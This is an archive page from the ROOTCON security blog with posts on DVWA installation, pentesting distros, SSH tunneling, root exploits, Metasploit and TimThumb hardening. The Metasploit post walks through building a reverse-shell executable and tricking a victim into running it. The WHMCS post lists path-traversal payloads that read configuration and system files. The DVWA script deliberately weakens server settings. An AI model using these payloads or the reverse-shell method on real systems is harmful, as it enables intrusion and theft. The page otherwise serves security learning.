Monday, February 27, 2012
Damn Vulnerable Web App Installer Shell Script
Labels:
Command Execution,
cross site scripting,
CSRF,
Damn Vulnerable Web App,
DVWA,
File Inlcusion,
shell script,
SQL Injection,
Travis Phillips,
web application,
XSS

Hey guys, shipcode here once again :)
Today I'm gonna share to you an installer shell script for Damn Vulnerable Web App (DVWA) which was coded by Travis Phillips.
DVWA is cool web application for testing your skills in web penetration testing and your knowledge in manual SQL Injection, XSS, Blind SQL Injection, etc.
DVWA is cool web application for testing your skills in web penetration testing and your knowledge in manual SQL Injection, XSS, Blind SQL Injection, etc.
    #/bin/bash
    echo -e "\n#######################################"
    echo -e "# Damn Vulnerable Web App Installer Script #"
    echo -e "#######################################"
    echo " Coded By: Travis Phillips"
    echo " Website: http://theunl33t.blogspot.com"
    echo -e -n "\n[*] Changing directory to /var/www..."
    cd /var/www > /dev/null
    echo -e "Done!\n"


    echo -n "[*] Removing default index.html..."
    rm index.html > /dev/null
    echo -e "Done!\n"


    echo -n "[*] Changing to Temp Directory..."
    cd /tmp
    echo -e "Done!\n"


    echo "[*] Downloading DVWA..."
    wget http://voxel.dl.sourceforge.net/project/dvwa/DVWA-1.0.7.zip
    echo -e "Done!\n"


    echo -n "[*] Unzipping DVWA..."
    unzip DVWA-1.0.7.zip > /dev/null
    echo -e "Done!\n"


    echo -n "[*] Deleting the zip file..."
    rm DVWA-1.0.7.zip > /dev/null
    echo -e "Done!\n"


    echo -n "[*] Copying dvwa to root of Web Directory..."
    cp -R dvwa/* /var/www > /dev/null
    echo -e "Done!\n"


    echo -n "[*] Clearing Temp Directory..."
    rm -R dvwa > /dev/null
    echo -e "Done!\n"


    echo -n "[*] Enabling Remote include in php.ini..."
    cp /etc/php5/apache2/php.ini /etc/php5/apache2/php.ini1
    sed -e 's/allow_url_include = Off/allow_url_include = On/' /etc/php5/apache2/php.ini1 > /etc/php5/apache2/php.ini
    rm /etc/php5/apache2/php.ini1
    echo -e "Done!\n"


    echo -n "[*] Enabling write permissions to /var/www/hackable/upload..."
    chmod 777 /var/www/hackable/uploads/
    echo -e "Done!\n"


    echo -n "[*] Starting Web Service..."
    service apache2 start &> /dev/null
    echo -e "Done!\n"


    echo -n "[*] Starting MySQL..."
    service mysql start &> /dev/null
    echo -e "Done!\n"


    echo -n "[*] Updating Config File..."
    cp /var/www/config/config.inc.php /var/www/config/config.inc.php1
    sed -e 's/'\'\''/'\''toor'\''/' /var/www/config/config.inc.php1 > /var/www/config/config.inc.php
    rm /var/www/config/config.inc.php1
    echo -e "Done!\n"


    echo -n "[*] Updating Database..."
    wget --post-data "create_db=Create / Reset Database" http://127.0.0.1/setup.php &> /dev/null
    mysql -u root --password='toor' -e 'update dvwa.users set avatar = "/hackable/users/gordonb.jpg" where user = "gordonb";'
    mysql -u root --password='toor' -e 'update dvwa.users set avatar = "/hackable/users/smithy.jpg" where user = "smithy";'
    mysql -u root --password='toor' -e 'update dvwa.users set avatar = "/hackable/users/admin.jpg" where user = "admin";'
    mysql -u root --password='toor' -e 'update dvwa.users set avatar = "/hackable/users/pablo.jpg" where user = "pablo";'
    mysql -u root --password='toor' -e 'update dvwa.users set avatar = "/hackable/users/1337.jpg" where user = "1337";'
    echo -e "Done!\n"


    echo -e -n "[*] Starting Firefox to DVWA\nUserName: admin\nPassword: password"
    firefox http://127.0.0.1/login.php &> /dev/null &
    echo -e "\nDone!\n"
    echo -e "[\033[1;32m*\033[1;37m] DVWA Install Finished!\n"
So what you are going to do is to save it to whatever.sh. Make it into an executable script: chmod +x whatever.sh. Then to install it just execute the file : ./whatever.sh.
Take note that every time you want to launch this web application is that you need to start the services apache2 and mysql:service apache2 start
service mysql start
You can now acess this web application from your localhost ;)


About the Contributor:Shipcode
is a prolific blogger of ROOTCON and at the same time an InfoSec
enthusiast from Cebu. He was inspired to join ROOTCON as part of the
core team to share his knowledge in information security. He encourages
other like minded individuals to come forward and share their knowledge
through blogging right here at ROOTCON Blog section.
ROOTCON
is managed by like minded InfoSec professionals across the Philippines.
All rights reserved. Designated trademarks, brands and articles are
the property of their respective owners.
Tuesday, February 14, 2012
10 Pentesting Linux Distributions You Should Try
Labels:
BackBox Linux,
BackTrack,
Blackbuntu,
forensics,
Knoppix STD,
Linux,
malware analysis,
Matriux,
nodezero,
penetration tesing,
recovery,
reverse engineering,
Samurai,
Security Live CD,
THC IPV6 Attack Toolkit
With the help of open source tools, penetration testing can now be conducted easier (although it can also be hard sometimes :p ) and cheaper. Linux has gained popularity in the area of penetration testing and information security. Not just because of its security but because of its efficiency because most Pentesting Linux distros that can just be booted using your flash drive or a live CD which makes wherein you don't need to install it on your HDD. These live penetration testing distros contains a package of tools for hacking or cracking a system. Each pentesting distro has its own pros, cons and specialty which includes web application vulnerability research, forensics, WiFi cracking, reverse engineering, malware analysis, and many more.
And so I decided to write a review about 10 pentesting distros I've tried and booted on my laptop or PC:
1. BackTrack 5

So tell me.. Who doesn't know about BackTrack? Some windows users do but almost all penetration testers and Linux users are familiar with this pentesting distro based on Ubuntu. BackTrack used to be a KDE pentesting distro but with the release of BackTrack 5, a Gnome Desktop Environment was also released for those users who dislike KDE. In fact with the release of BackTrack 5, the developer (phillips321) of GnackTrack decided to stop his project after careful consideration. Hence, bt5-fixit.sh was released by phillips321 for improving and adding more tools for BackTrack 5. BackTrack is one of my favorite pentesting distros that can run on a live CD or flash drive. Ideal for wireless cracking, exploiting, web application assessment, learning, or social-engineering a client.
Famous for its awesome line: "The quieter you become, the more you are able to hear". Download BT5 here.
2. BackBox Linux

BackBox Linux captured my heart because of its sleek performance and its flexibility as what the project claims to be. Its new version which is BackBox 2.01 uses these components: Ubuntu 11.04, Linux Kernel 2.6.38 and Xfce 4.8.0. The new version has cool features which include Forensic Analysis, Documentation & Reporting and Reverse Engineering and updated tools like dradis, ettercap, john, metasploit, nmap , Social Engineering Toolkit, sleuthkit, w3af, weevely, wireshark, etc. This pentesting distro is part of Open Soluzioni's project which is founded by Raffaele Forte.
Download this project and see for yourself. What makes their forum cool is that the admin is open for tools request. In fact, Raffaele added reaver (WiFi Protected Setup Attack Tool) in their repository after I made a request in their forum a few months ago.
3. Node Zero

Node Zero is a Ubuntu based distro for penetration testing. It uses the Ubuntu repositories so every time Ubuntu releases a patch for its bugs, you also are notified for system updates or upgrades. Nodezero is famous for its inclusion of THC IPV6 Attack Toolkit which includes tools like alive6, detect-new-ip6, dnsdict6, dos-new-ip6, fake-advertise6, fake-mipv6, fake_mld6, fake_router6, implementation6, implementation6d, parasite6, recon6, redir6, rsmurf6, sendpees6, smurf6, toobig6, and trace6. Node Zero was formally known as Ubuntu Pentest Edition and was the 1st Ubuntu/Gnome based pentesting distro that was released.
Nodezero Linux is an official media partner of ROOTCON. You can check out the list of tools that Nodezero has in this link.
4. Blackbuntu

Don't feel bad with it's name, it's not a forbidden distro that uses dark arts or unethical tools. It's the black theme which makes this distro very mysterious.
Blackbuntu is another penetration testing distro based on Ubuntu obviously because of its name. It uses GNOME as its DE and uses the Ubuntu 10.10 release. The categories of its tools include Information Gathering, Network Mapping, Vulnerability Identification, Penetration, Privilege Escalation, Maintaining Access, Radio Network Analysis, VOIP Analysis, Digital Forensic, Reverse Engineering and other Miscellaneous tools like macchanger and lynis auditing tools. You can download this distro here.
5. Samurai Web Testing Framework

Samurai Web Testing Framework is a live linux distro that focuses on web application vulnerability research, website hacking, web pentesting, and is a pre-configured as web application environment for you to try hacking ethically and without violating any laws. This distro is a must have for penetration testers who wants to combine network and web app techniques. The framework uses the component Ubuntu 9.04 release.
Samurai Web Testing Framework is a project of InGuardians Inc. which is a vendor-independent Information Security Consultancy based in Washington D.C. This distro can be downloaded in sourceforge.
6. Knoppix STD

No!! Not the Knoppix Sexual Transmitted Disease. STD stands for Security Tools Distribution and is based on Knoppix. This distro was last updated on 2009 which means it didn't have updates now unlike the previous distros that I discussed but I would like to give it a plus one for the fluxbox Desktop Environment because of its very light and smooth. They have some cool tools and has a cool feature which is the Cryptography section. Might not work on some new hardwares because of the forgotten system update but it works great in my virtualbox.
You can download this live distro here.
7. Pentoo

Pentoo? Sounds familiar right? My dear friends, Pentoo is based on Gentoo Linux and is a pentesting distro that uses Enlightenment E17 as its desktop environment. It's default wallpaper is really cute. I love Tux. LoL
It has a fairly cool collection of pentetsing tools, Cuda/OPENCL cracking support with development tools and GPU based cracking software pyrit installed on the distro.
8. WEAKERTH4N Linux

WEAKERTH4N is one of the awesome pentesting distros I have ever tried. It's still in its BETA release but the developer has done a good job for this project that some cool pentesting tools included in this distro. It is built from Debian Squeeze and uses Fluxbox as it Desktop environment. You can install this live pentesting distro using Custom Remastersys Installer. It has a lot of wireless tools unlike BackTrack 5.It has the old Android Hacking features.
For wifi warriors out there you should check out the Weaknet Labs Section under WiFu especially Catchme-NG which allows you to troll for a MAC address, or anything from an 802.11 packet using Airodump-ng and WPA-Phishing attack for EAP Phishing. Download the BETA version here.
9. Matriux Krypton

Matriux Krypton final was released last 2011.08.15 and is another open source security distribution for ethical hackers and penetration testers. Compiled with a cool set of tools which they call arsenals, this distro can be used for penetration testing, ethical hacking, system and network administration, cyber forensics investigations, security testing, vulnerability analysis, exploiting, cracking, data recovery and many more. I also love its startup screen that says "Software is like sex; it's better when it's free" (attributed to Linus Torvalds).
Download this cool pentesting distro and check out their arsenal here.
10. Project Playground

Project Playground or “Pipi” is a pentesting distro based on Debian that uses XFCE as its DE. It centers on web application security practice, it is packed with web apps intended to have vulnerabilities and weaknesses for you to practice. This includes DVWA, mutillidae, gruyere and webgoat and many more. Aside from those mentioned, articles and tutorials are also included. The distro is made in the Philippines by a Filipino open source advocate and pentetsing lover named creatures/kreatures.
For now the alpha release is available for download and I have already tried it. Kudos to creatures/kreatures for the Alpha Release. You can email creatures at ysda27[at]gmail[dot]com or visit his website for more updates about his project. You can stalk some of his tutorials on the ProjectX Blog.
About the Contributor:
Shipcode
 is a prolific blogger of ROOTCON and at the same time an InfoSec
enthusiast from Cebu. He was inspired to join ROOTCON as part of the
core team to share his knowledge in information security.  He encourages
 other like minded individuals to come forward and share their knowledge
 through blogging right here at ROOTCON Blog section.
ROOTCON
 is managed by like minded InfoSec professionals across the Philippines.
  All rights reserved. Designated trademarks, brands and articles are
the property of their respective owners.
Monday, February 06, 2012
SSH Tunneling with puTTy and your browser
Labels:
anonymity,
anonymous surfing,
bypass firewalls,
change IP address,
hide my ip,
puTTy,
secure shell,
SSH servers,
TCP forwarding,
tunneling

In this article we will discuss on how to tunnel using SSH / Secure Shell which can be used to hide your IP address or bypass firewalls at your school or office. SSH can also be used for forwarding TCP ports and x11 connections.
We will be using puTTy as our SSH client and it can be downloaded here. Follow this simple steps in order to cloak your IP address while you are surfing the net:
1. Run puTTy
2. Put the IP address of the SSH server that you want to use under Host name or IP Address Tab
3. Go to SSH tab >> Tunnels then put your desired port on the source port (In this example I will be using 9191 which we will soon put in the socks host port of the browser) then check Dynamic and click ADD.

4. Click Open then login with your username and password.

6. Configure your browser's network settings. Below are instructions for specific browsers that you have installed in your computer:
Mozilla Firefox: Tools > Options > Advanced > Settings > Manual proxy configuration.
Google Chrome: Options > Under the hood > Network > Change proxy settings > LAN settings > Use a proxy server > Advanced > HTTP.
Internet Explorer: Tools > Internet options > Connections > LAN settings > Use a proxy server > Advanced > HTTP.
Opera: Tools > Preferences > Advanced > Network.
7. Insert this in your socks:
Socks Host 127.0.0.1 port 9191(your desired port)
8. Click OK after you are done configuring your network settings.
Alright now we're all set! To check if you have successfully tunneled your IP address, click this. If you see the IP address of the SSH server that you put on your host then you have successfully configured your browser with your SSH server. Congratulations!
About the Contributor:
Shipcode
is a prolific blogger of ROOTCON and at the same time an InfoSec
enthusiast from Cebu. He was inspired to join ROOTCON as part of the
core team to share his knowledge in information security. He encourages
other like minded individuals to come forward and share their knowledge
through blogging right here at ROOTCON Blog section.
ROOTCON is managed by like minded InfoSec professionals across the Philippines. All rights reserved. Designated trademarks, brands and articles are the property of their respective owners.
Sunday, January 29, 2012
ROOT Exploits - #Exploit & #Infosec Tweet of The Week
Labels:
android 4.0 exploit,
CVE-2012-0056,
Jason A. Donenfeld,
linux hacking,
linux local root exploit,
linux privilege escalation,
mempodipper,
mempodroid,
PoC,
root exploits,
rooting,
zx2c4

It's been a very busy day for me this week because of school works and assignments. But so much for that, topics related to root exploits are also the recent tweets for this week. Thanks to my feeds in twitter for the security news.
Last January 21, 2012, an exploit called Mempodipper / Linux Local Privilege Escalation via SUID /proc/pid/mem Write (CVE 2012-0056) was published by Jason A. Donenfeld a.k.a zx2c4. In other words, the exploit allows a normal user to gain root (super user) access to a box. The exploit affects Linux kernel versions 2.6.39 and above. Below is an image of a rooted Backbox Linux which has 3.0.0-14 as its kernel version.

So how can this exploit be a serious threat? It can be a very serious threat to hosting companies that offer shell access and shell accounts that offers free shell access, in fact nvita.org got owned with this kind of exploit. This kind of exploit can be used by users who have malicious intents on web servers.
To fix this exploit, update your system now. Thus, it is advisable to update your system regularly for bug updates. When I updated my Backbox Linux, the exploit no longer works. Thank God!
But wait there's more!
A few days after the Linux Local ROOT exploit (CVE 2012-0056) was published, Jay Freeman a.k.a saurik ported the exploit for Android 4.0 and based on what I know, Galaxy Nexus is using the Android 4.0 kernel. This exploit is known as Mempodroid which is termed after Mempodipper.

At least we are aware now.. Thank you saurik and zx2c4 ;)
About the Contributor:
Shipcode
is a prolific blogger of ROOTCON and at the same time an InfoSec
enthusiast from Cebu. He was inspired to join ROOTCON as part of the
core team to share his knowledge in information security. He encourages
other like minded individuals to come forward and share their knowledge
through blogging right here at ROOTCON Blog section.
ROOTCON is managed by like minded InfoSec professionals across the Philippines. All rights reserved. Designated trademarks, brands and articles are the property of their respective owners.
Wednesday, January 18, 2012
N00bz Guide To Metasploit (101)
Labels:
exploit/multi/handler,
Metasploit Tutorials,
noobz guide to pentesting,
windows/meterpreter/reverse_tcp

Metasploit is one of the greatest open source tools which helps penetration tester's lives easier. In this article I would like to give some tips in working with Metasploit Console and how simple vulnerability assessment or exploit is done. To fire up Metasploit, type msfconsole.
Metasploit is a collection of exploits which includes buffer overflows, application vulnerabilities and exploits, dos, service overflows, etc. In order to see all the exploits type, show exploits.

To get some technical information about the exploit, type info <exploit_name>.
Metasploit enables users to run arbitrary commands against the host or control the box. These scripts are called payloads which performs malicious actions on the host. Payloads includes command shell and meterpreter, to see all the payloads, type show payloads.

And because there are a lot of exploits to choose from, you can filter your search query by typing search <keyword>. For example: search exim:

Thus, the matching module which is Exim4 <= 4.69 string_format Function Heap Buffer Overflow should show up.To use this exploit type, use <nameoftheexploit>: use exploit/unix/smtp/exim4_string_format. But let's use another module which is easier and applicable to your Windows 7 Service Pack 1 OS at home. We will be using the exploit/multi/handler module which “provides all of the features of the Metasploit payload system to exploits that have been launched outside of the framework“
Before we fire up Metasploit, we need to create a payload in order to gain a meterpreter shell. To create a payload type this in the terminal without the quotes:
msfpayload windows/meterpreter/reverse_tcp LHOST=”your Local IP” LPORT=”listening port” x > /root/setup.exe
I used port 4444 (you can choose your own port) for the LPORT which is the listening port and set the LHOST to the IP of the remote attacker which is obviously your Local IP address, my IP is 192.168.10.5.

After that, you should be able to see a file named as setup.exe in /root directory. Send the file to the victim by using your Social Engineering skills / ninja moves and let him click the file.
And like I said, we will be using exploit/multi/handler so we need to type use exploit/multi/handler.
After that, we can setup our payload; to set a payload, type set <payload_name>. In this case, we will be using payload windows/meterpreter/reverse_tcp. Thus we need to type in set payload windows/meterpreter/reverse_tcp.
To check on other things that you can set or modify for the exploit, type show options. Then just use the set command in order to set the LHOST, LPORT, RHOST etc. After setting all those options, launch the exploit. For example:
set lport 4444
exploit

If the exploit is successful, you should be able to establish a meterpreter shell which allows you to capture the screenshot of the PC, record keystrokes, capture a snapshot from a webcam, drop to the command prompt, etc. Type sysinfo to gather some info on the machine. To know other commands for the meterpreter type help.
I hope I have given some points out here. Happy Pentesting guys ;)
ROOTCON is managed by like minded InfoSec professionals across the Philippines. All rights reserved. Designated trademarks, brands and articles are the property of their respective owners.
About the Contributor:
Shipcode is a prolific blogger of ROOTCON and at the same time an InfoSec enthusiast from Cebu. He was inspired to join ROOTCON as part of the core team to share his knowledge in information security. He encourages other like minded individuals to come forward and share their knowledge through blogging right here at ROOTCON Blog section.
ROOTCON is managed by like minded InfoSec professionals across the Philippines. All rights reserved. Designated trademarks, brands and articles are the property of their respective owners.
Sunday, January 15, 2012
Anonymity in OpenVMS Clusters?
Labels:
DECWindows,
Digital Command,
FINGER command,
OpenVMS,
OpenVMS clusters,
Operating System Vulnerability Graph,
SSH servers,
tunnels

Alright, I
admit it. I love OpenVMS clusters, I enjoy having a DECWindows session
and impressed by its Common Desktop Environment. Not only is it cool
to use Digital Command Lines but this Operating System survived the
DEFCON 9 CTF which proves to be one of the most secured operating systems.
Some OpenVMS clusters have programming languages like ADA, PASCAL, C,
MACRO-11, FORTRAN, BASIC, etc.

And because
of its security, there are some misconceptions like “you are anonymous
and safe when you login to a public OpenVMS cluster just because it
is secured”. But is it really the case? But the Internet itself is
not anonymous by definition but let’s not discuss about that anonymous
thingy since we are talking about OpenVMS clusters here. It’s just
like free Linux and Unix shell accounts, wherein your IP is also visible
by other users who are login to the cluster. Even guest and demo accounts
in public OpenVMS clusters, can issue the commands like 'SHOW USERS’
and ‘FINGER’. The user has also the option to list the specific
information of a certain user by typing the command “FINGER
USERNAME” which may show the IP, the real name, email address of the
user and also his last login.


I trust my
fellow users in public OpenVMS clusters but because there is a possibility
that some people who have malicious intentions will try to login in
a guest account that’s why I really don’t consider it as safe.
Thus, the rumors about OpenVMS clusters as being a private-user oriented
is not true but hey, it is still a secured operating system but that
also depends on the lock-down. My point here is that users should use
chain socks tunnels or VPN when logging in to SSH servers like shell
accounts and OpenVMS clusters just to be safe.
About the Contributor:
Shipcode
is a prolific blogger of ROOTCON and at the same time an InfoSec
enthusiast from Cebu. He was inspired to join ROOTCON as part of the
core team to share his knowledge in information security. He encourages
other like minded individuals to come forward and share their knowledge
through blogging right here at ROOTCON Blog section.
ROOTCON is managed by like minded InfoSec professionals across the Philippines. All rights reserved. Designated trademarks, brands and articles are the property of their respective owners.
Friday, January 06, 2012
H4X()r BBQ
Labels:
h4xor bbq,
hacker conference,
rootcon,
rootcon philippines

H4X()R BBQ will take part on the 6th of September 2012 a day before the conference proper, it will be mixed with other activity mocked as WiFi Shootout.
More information will be decimated on the ROOTCON 6 website so stay tuned for updates.
Friday, December 30, 2011
WiFi Protected Setup (WPS) Is Vulnerable, 2 Bruteforce Tools Unleashed
Labels:
BackTrack 5,
Crack WPA in 10 hours,
fix wps,
Linux,
open source,
PoC Bruteforce Tool,
Reaver Setup,
routers,
Tactical Network,
wifi cracking,
WiFi Protected Setup Attack Tool,
WPA/WPA2 retriever,
WPS pins

Two computer security
experts and network ninjas discovered that
WiFi Protected Setup is vulnerable because it can be brute-forced using WPS pins which allow attackers to retrieve the WPA/WPA2 in less
than 10 hours.
Aside from that,
two penetration testing tools that cracks routers that have WPS on it
have been released, made open source and available for download. These
two tools are Reaver and Stefan Viehböck’s PoC Bruteforce Tool. Reaver
was released by Tactical Network Solutions and the
PoC Bruteforce Tool was obviously developed by
Stefan Viehböck. Stefan said that his tool is a bit faster than Reaver
but it does not support all Wi-Fi adapters. I haven’t tried Stefan’s
tool yet but I was able to play and set Reaver tool in
my Backtrack 5 Linux Operating System.
Reaver version 1.1
has been released last night while I was writing a tutorial on how to set it up. You can download or wget Reaver version 1.1 or 1.0 on this link. And if you want to try
Stefan Viehböck’s PoC Bruteforce Tool, you can download it here.

There is no patch yet for this vulnerability so it would be advisable to disable WPS in order to keep it away from your neighbors who are crackers.
About the Contributor:
Shipcode
is a prolific blogger of ROOTCON and at the same time an InfoSec
enthusiast from Cebu. He was inspired to join ROOTCON as part of the
core team to share his knowledge in information security. He encourages
other like minded individuals to come forward and share their knowledge
through blogging right here at ROOTCON Blog section.
ROOTCON is managed by like minded InfoSec professionals across the Philippines. All rights reserved. Designated trademarks, brands and articles are the property of their respective owners.
Tuesday, December 20, 2011
Securing The TimThumb Script in Wordpress to Prevent Remote Code Execution
TimThumb Vulnerability is not a 0-day vulnerability anymore but there are still vulnerable Wordpress blogs today that are vulnerable to Remote Code Execution which is very risky.
Why this vulnerability is very risky and dangerous? Because it allows hackers to upload a backdoor in your website or deface your website. In fact, the self-proclaimed world’s no.1 hacker Gregory Evan’s blog was pawned with this kind of exploit. But we will not talk about Evan’s issue here whose name is flagged in Security Errata, our main topic is how to secure your TimThumb script if you have a Wordpress blog that has timthumb.php.
Why this vulnerability is very risky and dangerous? Because it allows hackers to upload a backdoor in your website or deface your website. In fact, the self-proclaimed world’s no.1 hacker Gregory Evan’s blog was pawned with this kind of exploit. But we will not talk about Evan’s issue here whose name is flagged in Security Errata, our main topic is how to secure your TimThumb script if you have a Wordpress blog that has timthumb.php.
How To Fix and Secure it:
2. Omit flickr.com, picasa.com , img.youtube.com, upload.wikimedia.org, photobucket.com, imgur.com, imageshack.us, tinypic.com from this code:
$ALLOWED_SITES = array (
'flickr.com',
'picasa.com',
'img.youtube.com',
'upload.wikimedia.org',
'photobucket.com',
'imgur.com',
'imageshack.us',
'tinypic.com',
);
3. Rename the TimThumb script and put some .htacess configuration or file on your sensitive folders just like how you secure an admin page.
4. Install security plugins.
5. Owh and make sure that the script have ALLOW_EXTERNAL line code set to false.
You should update your blog or else you could end up like this:
4. Install security plugins.
5. Owh and make sure that the script have ALLOW_EXTERNAL line code set to false.
define ('ALLOW_EXTERNAL', FALSE);
You should update your blog or else you could end up like this:

About the Contributor:
Shipcode
is a prolific blogger of ROOTCON and at the same time an InfoSec
enthusiast from Cebu. He was inspired to join ROOTCON as part of the
core team to share his knowledge in information security. He encourages
other like minded individuals to come forward and share their knowledge
through blogging right here at ROOTCON Blog section.
ROOTCON is managed by like minded InfoSec professionals across the Philippines. All rights reserved. Designated trademarks, brands and articles are the property of their respective owners.
Hackers Relief Ops CDO/ Iligan
Labels:
cdo,
filipino hackers,
hackers for charity,
iligan,
rootcon,
sendong

You may donate through PayPal through the following:
CDO: francis.siason@gmail.com
Iligan: fleiremae@yahoo.com
ROOTCON and fellow hackers are accepting donations in form of cloths, canned goods, blanket and any other useful materials for our brothers and sisters in CDO and Iligan.
If you wish to donate through Hackers Relief Ops CDO/Iligan you may contact the following:
Cebu: ec [at] rootcon d0t org
Manila: Myself through Twitter (@semprix) and jhvallente [at] gmail d0t com
Our brothers and sisters in CDO and Iligan needs us this time.
Hackers Unite!!!!!
Monday, December 19, 2011
ROOTCON 6 Venue
Labels:
hacker conference,
rootcon,
rootcon philippines

ROOTCON 6 website will be launched soon, for now stay up-to-date on our Facebook (http://www.facebook.com/rootcon or follow us on Twitter (http://www.twitter.com/_rootcon_)
Tuesday, November 29, 2011
ProjectX WHMCS Exploit Tool

But with the help of another friend whose name is lufi, we were able to materialize the same tool but this time it is coded in PHP and is user friendly. It is still aimed at exploiting WHMCS but we allow users to choose their own payload.

cart.php?a=projectx&templatefile=../../../configuration.php"clients/cart.php?a=projectx&templatefile=../../../configuration.php"submitticket.php?step=projectx&templatefile=../../../../../../../../../boot.iniclientarea.php?action=projectx&templatefile=../../configuration.phpreports.php?report=../../../../../../../boot.ini
You can download the full script here.
About the Contributor:
Shipcode
is a prolific blogger of ROOTCON and at the same time an InfoSec
enthusiast from Cebu. He was inspired to join ROOTCON as part of the
core team to share his knowledge in information security. He encourages
other like minded individuals to come forward and share their knowledge
through blogging right here at ROOTCON Blog section.
ROOTCON is managed by like minded InfoSec professionals across the Philippines. All rights reserved. Designated trademarks, brands and articles are the property of their respective owners.
Wednesday, November 16, 2011
Filipino Penetration Testing Linux Distro on the Making
Labels:
Debian,
Hacking Tool,
Linux,
open source,
pentesting,
Pipi,
Project Playground,
Web Vulnerability Assessment

BackTrack, Blackbuntu,
Backbox, Nodezro PHLAK, Knoppix-STD, Helix, etc.; these Linux distros are the
common penetration testing distributions known today. But did you know that
another Filipino is on the move on making a pentesting distro? Aside from
semprix (the founder of ROOTCON) who is planning to make a BSD pentesting
distro, we also have creatures who is currently developing a new Linux Distro
which is the Project Playground.
Project
Playground or “Pipi” is a pentesting distro based on Debian. It centers on web
application security practice, it is packed with web apps intended to have
vulnerabilities and weaknesses for you to practice. This includes DVWA,
mutillidae, gruyere and webgoat and many more. Aside from those mentioned,
articles and tutorials are also included.


For
now the alpha release is available for download and I have already tried it.
Kudos to creatures for the Alpha Release and for adding Nikto after my
suggestion about the inclusion of the said tool and because it is still under
development, you can email creatures at ysda27[at]gmail[dot]com or visit his website for more updates about his
project. I hope he will add Metasploit on his distro! Creatures is currently
planning on creating a GUI (Graphical User Interface) for the tools and web apps
and you can stalk some of his tutorials on the ProjectX Blog.
About the Contributor:
Shipcode is a prolific blogger of ROOTCON and at the same time an InfoSec enthusiast from Cebu. He was inspired to join ROOTCON as part of the core team to share his knowledge in information security. He encourages other like minded individuals to come forward and share their knowledge through blogging right here at ROOTCON Blog section.
ROOTCON is managed by like minded InfoSec professionals across the Philippines. All rights reserved. Designated trademarks, brands and articles are the property of their respective owners.
Monday, November 07, 2011
ROOTCON Email Updates
Labels:
announcements,
rootcon,
rootcon philippines

Details can be found at
http://www.rootcon.org/xml/contacts - Contact Details
http://www.rootcon.org/xml/faq/ - FAQ
Subscribe to:
Posts (Atom)


